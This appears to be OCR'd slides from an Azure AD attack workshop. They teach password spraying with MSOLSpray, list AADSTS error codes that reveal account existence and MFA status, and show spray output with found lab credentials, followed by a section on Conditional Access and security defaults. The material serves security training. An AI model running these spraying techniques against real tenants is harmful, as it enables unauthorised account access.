Compromise AD VMs

Password spraying/guessing

Blobs

Phishing

App consent

Etc.

PASSWORD SPRAYING

PASSWORD SPRAYING

Use a single password

Against multiple accounts

Done against different API endpoints

Workaround account lockouts

Noisy!

PASSWORD SPRAYING

API Call

https://login.microsoft.com/common/oauth2/token

Done against different API endpoints

`AADSTS50034` User doesn't exist

`AADSTS50126` Invalid password

`AaDSTS50079` OR AADSTS 50076 MFA response

`AADSTS50057` Disabled account

`AADSTS50055` Password expired

```
PS D:\tarek> Invoke-MSOLSpray -UserList users.txt -Password "BH@Asia2023"
[*] There are 3 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 07/02/2022 00:50:58
[*] WARNING! The user admin@alto.tel doesn't exist.
[*] SUCCESS! pwd.spray@alto.tel : HackersAcademy101:)
[*] SUCCESS! mfa.enabled@alto.tel  : HackersAcademy101:) - NOTE: The response indicates MFA (Microsoft) is in use.
```

MISSION

Login using pwd.spray@alto.tel

Try logging in using mobi.con@alto.tel

Note down your permissions


Note information about the Groups

Extra mile: Use PowerShell instead of the portal

MISSION SOLUTION

```
Invoke-MSOLSpray -UserList .\MSOLSpray-master\myusers.txt -Password BH@Asia2023
```

MISSION SOLUTION



DISCUSSION

What does the below error mean? Do we have the correct password?

Access has been blocked by Conditional Access policies

CONDITIONAL ACCESS POLICIES

CONDITIONAL ACCESS POLICIES

Signal

User or group membership

Location


Device

Calculated risk


Decision


Block

Allow, with MFA, required compliance, require app, etc.



Source: https://docs.microsoft.com/en-us/azure/active-directory/conditional-access/overview


Enable policy
Report-only
On
Off
It looks like you're about to manage your organization's security configurations. That's great! You must first disable security defaults before enabling a Conditional Access policy.
Security defaults must be disabled to enable Conditional Access policy.
Save


Enable security defaults
Yes
No
We'd love to understand why you're disabling security defaults so we can make improvements.
My organization is using Conditional Access
My organization is unable to use apps/devices
My organization is getting too many sign-in multifactor authentication challenges
My organization is getting too many multifactor authentication sign-up requests
Other

SECURITY DEFAULTS OFF

Security Defaults Off!

Requiring all users to register for Azure AD Multi-Factor Authentication.


Requiring administrators to do multi-factor authentication.


Requiring users to do multi-factor authentication when necessary.


Blocking legacy authentication protocols.


Protecting privileged activities like access to the Azure portal.

https://docs.microsoft.com/en-us/azure/active-directory/fundamentals/concept-fundamentals-security-defaults


Name *
Allow mobile devices
Assignments
Users or workload identities
Specific users included
Cloud apps or actions
All cloud apps
Conditions
1 condition selected
Access controls
Grant
Block access
Session
0 controls selected
What does this policy apply to?
Users and groups
Include
Exclude
None
All users
Select users and groups
All guest and external users
Directory roles
Users and groups
Select
1 user
MC
Mobile Conditional
mobi.con@alto.tel



Device platforms
Apply policy to selected device platforms.
Learn more
Configure
Yes
No
Include
Exclude
Android
iOS
Windows Phone
Windows
macOS
Linux

